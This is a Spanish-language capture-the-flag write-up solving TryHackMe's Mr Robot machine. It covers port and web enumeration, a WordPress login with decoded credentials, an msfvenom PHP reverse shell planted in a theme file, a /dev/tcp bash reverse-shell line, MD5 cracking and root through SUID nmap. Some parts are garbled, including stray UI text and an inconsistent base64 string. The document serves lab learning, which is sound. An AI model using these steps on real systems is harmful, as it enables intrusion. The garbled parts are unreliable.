

Mr Robot CTF

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Resolviendo la máquina Mr Robot CTF

En esta publicación, comparto cómo resolví la máquina **Mr Robot CTF** de [TryHackMe](#).

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.185.109
```

```
PING 10.10.185.109 (10.10.185.109) 56(84) bytes of data.  
64 bytes from 10.10.185.109: icmp_seq=1 ttl=63 time=45.2 ms  
  
— 10.10.185.109 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 45.172/45.172/45.172/0.000 ms
```

TTL=63 -> Linux

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.185.109 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 07:42 CEST
Initiating SYN Stealth Scan at 07:42
Scanning 10.10.185.109 [65535 ports]
Discovered open port 80/tcp on 10.10.185.109
Discovered open port 443/tcp on 10.10.185.109
Discovered open port 22/tcp on 10.10.185.109
Completed SYN Stealth Scan at 07:42, 26.52s elapsed (65535 total ports)
Nmap scan report for 10.10.185.109
Host is up, received user-set (0.065s latency).
Scanned at 2025-07-26 07:42:07 CEST for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
443/tcp   open  https   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.58 seconds
Raw packets sent: 131087 (5.768MB) | Rcvd: 23 (1.012KB)
```

```
nmap -p22,80,443 -sCV 10.10.185.109
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 07:43 CEST
Nmap scan report for 10.10.185.109
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7d:ac:23:b4:a3:00:31:a1:27:99:a8:f0:75:86:19:fb (RSA)
|   256 0a:f7:32:20:c0:06:ca:ea:65:a5:50:45:5b:6e:5c:06 (ECDSA)
|_  256 e3:f7:2b:b1:1f:4e:72:2a:b4:21:45:a4:83:2c:d0:00 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_ Not valid after:  2025-09-13T10:45:03
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.48 seconds
```

HTTP

```
http://10.10.185.109/
```

```
07:45 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
07:45 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```

```
http://10.10.185.109/robots.txt
```

```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

Fuzzing Web

```
gobuster dir -u http://10.10.185.109/ -w /usr/share/wordlists/dirbuster/directory-  
list-lowercase-2.3-medium.txt -t 64
```

```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://10.10.185.109/
[+] Method:             GET
[+] Threads:           64
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s

Starting gobuster in directory enumeration mode

/blog                (Status: 301) [Size: 234] [→ http://10.10.185.109/blog/]
/images              (Status: 301) [Size: 236] [→ http://10.10.185.109/images/]
/sitemap             (Status: 200) [Size: 0]
/rss                 (Status: 301) [Size: 0] [→ http://10.10.185.109/feed/]
/login              (Status: 302) [Size: 0] [→ http://10.10.185.109/wp-login.php]
/video              (Status: 301) [Size: 235] [→ http://10.10.185.109/video/]
/0                  (Status: 301) [Size: 0] [→ http://10.10.185.109/0/]
/feed               (Status: 301) [Size: 0] [→ http://10.10.185.109/feed/]
/image              (Status: 301) [Size: 0] [→ http://10.10.185.109/image/]
/atom               (Status: 301) [Size: 0] [→ http://10.10.185.109/feed/atom/]
/wp-content         (Status: 301) [Size: 240] [→ http://10.10.185.109/wp-content/]
/admin              (Status: 301) [Size: 235] [→ http://10.10.185.109/admin/]
/audio              (Status: 301) [Size: 235] [→ http://10.10.185.109/audio/]
/intro              (Status: 200) [Size: 516314]
/wp-login           (Status: 200) [Size: 2613]
/css                (Status: 301) [Size: 233] [→ http://10.10.185.109/css/]
/rss2               (Status: 301) [Size: 0] [→ http://10.10.185.109/feed/]
/license            (Status: 200) [Size: 309]
/wp-includes        (Status: 301) [Size: 241] [→ http://10.10.185.109/wp-includes/]
/readme             (Status: 200) [Size: 64]
/js                 (Status: 301) [Size: 232] [→ http://10.10.185.109/js/]
/rdf                 (Status: 301) [Size: 0] [→ http://10.10.185.109/feed/rdf/]
/page1              (Status: 301) [Size: 0] [→ http://10.10.185.109/]
/robots             (Status: 200) [Size: 41]
/dashboard          (Status: 302) [Size: 0] [→ http://10.10.185.109/wp-admin/]
/%20                (Status: 301) [Size: 0] [→ http://10.10.185.109/]
/wp-admin           (Status: 301) [Size: 238] [→ http://10.10.185.109/wp-admin/]
/phpmyadmin         (Status: 403) [Size: 94]
/0000               (Status: 301) [Size: 0] [→ http://10.10.185.109/0000/]
Progress: 14785 / 207644 (7.12%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 14785 / 207644 (7.12%)

Finished

```

Explotación

WordPress

```
wpscan --url http://10.10.185.109 --enumerate u,vp
```

```

Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.10.185.109/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.185.109/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://10.10.185.109/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
| Found By: Emoji Settings (Passive Detection)
| - http://10.10.185.109/f9fe737.html, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.3.1'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.10.185.109/f9fe737.html, Match: 'WordPress 4.3.1'

```

```

[*] WordPress theme in use: TwentyFifteen
| Location: http://10.10.185.109/wp-content/themes/twentyfifteen/
| Last Updated: 2025-04-15T00:00:00.000Z
| Readme: http://10.10.185.109/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 4.0
| Style URL: http://10.10.185.109/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: CSS Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.185.109/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[*] Enumerating Vulnerable Plugins (via Passive Methods)
[!] No plugins found.

[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
[!] No Users Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sat Jul 26 07:52:15 2025
[*] Requests Done: 62
[*] Cached Requests: 6
[*] Data Sent: 15.322 KB
[*] Data Received: 291.011 KB
[*] Memory used: 263.445 MB
[*] Elapsed time: 00:00:00

```

Al no encontrarse ningún usuario, se procede a analizar todos los directorios obtenidos gracias al *fuzzing web*.

Se encuentra información interesante en el directorio: <http://10.10.185.109/license>.

```

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?

```

```

do you want a password or something?

```

```

ZWxsaW90kVSMjgtMDY1Mgo=

```

Se encuentra una cadena `ZWxsaW900kVSMjgtMDY1Mgo=`.


La cadena está cifrada en **Base64**.

```
echo "ZWxsaW900kVSMjgtMDY1Mgo=" | base64 -d
```


```
elliott:ER28-0652
```

Se obtienen las credenciales de acceso: usuario - `elliott` y contraseña - `ER28-0652`.

Se accede al panel de *login* y se introducen el usuario y contraseña obtenidos.




En la sección de *Appearance* tiene instalado *Editor*, que sirve para poder editar archivos.



Se genera un *payload* malicioso en **PHP** para obtener una *reverse shell*.

```
msfvenom -p php/reverse_php LHOST=10.8.184.124 LPORT=1234 -f raw > pwned.php
```

Se copia y se añade en un archivo, en este caso se añade al *footer.php*.



Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

```
nc -nlvp 1234
```

```
bash -c "sh -i >& /dev/tcp/10.8.184.124/1235 0>&1"
```

```
listening on [any] 1234 ...
connect to [10.8.184.124] from (UNKNOWN) [10.10.185.109] 43364
bash -c "sh -i >& /dev/tcp/10.8.184.124/1235 0>&1"
```

Se inicia nuevamente una escucha en el puerto 1235 para recibir la *reverse shell* y entablar una conexión estable.

```
vim handler.rc
```

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 10.8.184.124
set LPORT 1235
run
```

```
msfconsole -r handler.rc
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1235
LPORT => 1235
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1235
[*] Command shell session 1 opened (10.8.184.124:1235 → 10.10.185.109:46618) at 2025-07-26 08:28:09 +0200
```

Reverse	Bind	MSFVenom	HoaxShell
OS: All CPU: C# Name: Search...			
Shell Banner: sh: 0: \$			
Bash 196			

background

sessions -u 1

sessions 2

Escalada de Privilegios

Listing: /opt/bitnami/apps/wordpress/htdocs

Mode	Size	Type	Last modified	IP & Port	Name
040755/rwxr-xr-x	4096	dir	2015-11-14 16:15:15 +0100	10.8.184.124 Port 1234	admin
040755/rwxr-xr-x	4096	dir	2015-11-14 20:17:17 +0100		audio
040755/rwxr-xr-x	4096	dir	2015-11-14 08:03:51 +0100		blog
040755/rwxr-xr-x	4096	dir	2015-11-14 18:51:24 +0100		css
100644/rw-r--r--	7245381	fil	2015-11-13 08:28:21 +0100	MSFVenom	fsociety.dic
040755/rwxr-xr-x	4096	dir	2015-11-14 19:42:49 +0100		images
100644/rw-r--r--	1361	fil	2015-11-14 16:20:38 +0100	Name Search...	index.html
100644/rw-r--r--	418	fil	2015-09-03 05:33:24 +0200		index.php
100644/rw-r--r--	516314	fil	2015-11-14 22:00:01 +0100		intro.webm
040755/rwxr-xr-x	4096	dir	2015-11-14 22:02:31 +0100		js
100644/rw-r--r--	33	fil	2015-11-13 08:28:21 +0100		key-1-of-3.txt
100644/rw-r--r--	19930	fil	2015-11-13 02:27:28 +0100		license.bk
100644/rw-r--r--	309	fil	2015-11-13 03:29:12 +0100		license.txt
100644/rw-r--r--	64	fil	2015-11-13 02:54:07 +0100		readme.html
100644/rw-r--r--	41	fil	2015-11-13 08:28:21 +0100		robots.txt
100644/rw-rw-r--	0	fil	2015-09-16 12:18:52 +0200		sitemap.xml
100644/rw-rw-r--	0	fil	2015-09-16 12:18:52 +0200		sitemap.xml.gz
040755/rwxr-xr-x	4096	dir	2015-11-14 22:01:24 +0100		video
100644/rw-r--r--	4951	fil	2015-09-03 05:33:24 +0200		wp-activate.php
040755/rwxr-xr-x	4096	dir	2015-09-16 12:45:43 +0200		wp-admin
100644/rw-r--r--	271	fil	2015-09-03 05:33:24 +0200		wp-blog-header.php
100644/rw-r--r--	5007	fil	2015-09-03 05:33:24 +0200		wp-comments-post.php
100750/rwxr-x---	3756	fil	2015-11-14 08:18:04 +0100		wp-config.php
040775/rwxrwxr-x	4096	dir	2015-11-13 02:17:35 +0100		wp-content
100644/rw-r--r--	3286	fil	2015-09-03 05:33:24 +0200		wp-cron.php
040755/rwxr-xr-x	4096	dir	2015-09-16 12:43:58 +0200		wp-includes
100644/rw-r--r--	2380	fil	2015-09-03 05:33:24 +0200		wp-links-opml.php
100644/rw-r--r--	3123	fil	2015-09-03 05:33:24 +0200		wp-load.php
100644/rw-r--r--	34669	fil	2015-09-03 05:33:24 +0200		wp-login.php
100644/rw-r--r--	8252	fil	2015-09-03 05:33:24 +0200		wp-mail.php
100644/rw-r--r--	11062	fil	2015-09-03 05:33:24 +0200		wp-settings.php
100644/rw-r--r--	25124	fil	2015-09-03 05:33:24 +0200		wp-signup.php
100644/rw-r--r--	4035	fil	2015-09-03 05:33:24 +0200		wp-trackback.php
100644/rw-r--r--	3055	fil	2015-09-03 05:33:24 +0200		xmlrpc.php
100644/rw-r--r--	33	fil	2015-11-13 03:33:07 +0100		you-will-never-guess-this-file-name.txt

Se accede al directorio: `cd /home/robot`

`ls`

Mode	Size	Type	Last modified	Theme	Path	Name
100400/r-----	33	fil	2015-11-13 08:28:21 +0100			key-2-of-3.txt
100644/rw-r--r--	39	fil	2015-11-13 08:28:21 +0100			password.raw-md5

Se descarga el archivo: `password.raw-md5`.

`download password.raw-md5`

Se visualiza el archivo descargado.

`cat password.raw-md5`

`robot:c3fcd3d76192e4007dfb496cca67e13b`

La contraseña está cifrada en **MD5**.

Se descifra con **MD5Hashing**.

Reverse hash decoder
Hash digest reverse lookup

Hash type	Md5
Hash	c3fcd3d76192e4007dfb496cca67e13b

Md5 value
Reversed hash value

abcdefghijklmnopqrstuvwxyz

Ya tenemos usuario: `robot` y contraseña: `abcdefghijklmnopqrstuvwxyz`.

SSH

```
ssh robot@10.10.185.109
```

```
robot@10.10.185.109's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

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applicable law.

Last login: Fri Nov 13 23:50:42 2015
$
```

```
ls -la
```

```
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 4 root root 4096 Jun 2 18:14 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
```

SUID

Se realiza una búsqueda de permisos **SUID**.

```
find / -perm -4000 2>/dev/null
```

```
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Se detecta el binario `/usr/local/bin/nmap` con **SUID** activado. Según [GTF0Bins](#), puede explotarse para obtener una *shell* como *root*.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The payload appears inside the regular nmap output.

```
sudo install -m =xs $(which nmap) .

LFILE=file_to_write
./nmap -oG=$LFILE DATA
```

Se realiza una búsqueda y se encuentra lo siguiente: [Linux Privilege Escalation with Setuid and Nmap](#).

```
nmap --interactive
```

```
nmap> !whoami
```

```
!whoami
```

```
root
```

```
waiting to reap child : No child processes
```

```
nmap> !sh
```

```
!sh
```

```
# id
```

```
id
```

```
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(r
```

```
#
```

```
nmap --interactive
```

```
!sh
```

```
root@ip-10-10-185-109:~# whoami  
root
```

```
cd /root
```

```
ls
```

```
firstboot_done  key-3-of-3.txt
```
